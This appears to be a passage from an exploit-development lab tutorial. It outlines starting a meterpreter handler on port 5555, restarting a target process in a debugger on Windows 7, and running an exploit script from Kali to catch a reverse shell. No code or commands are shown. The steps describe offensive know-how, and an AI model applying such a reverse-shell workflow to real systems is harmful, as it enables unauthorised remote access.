
## Run the exploit

### Start a handler on the attacker machine to catch the callback

Start a meterpreter handler on the attacker on port 5555 (this is the port built into the payload)




### Restart the process in the debugger on windows 7



### Run the exploit script

Con kali run the script. You should see a meterpreter connection to the handler you setup previously



### Run meterpreter commands

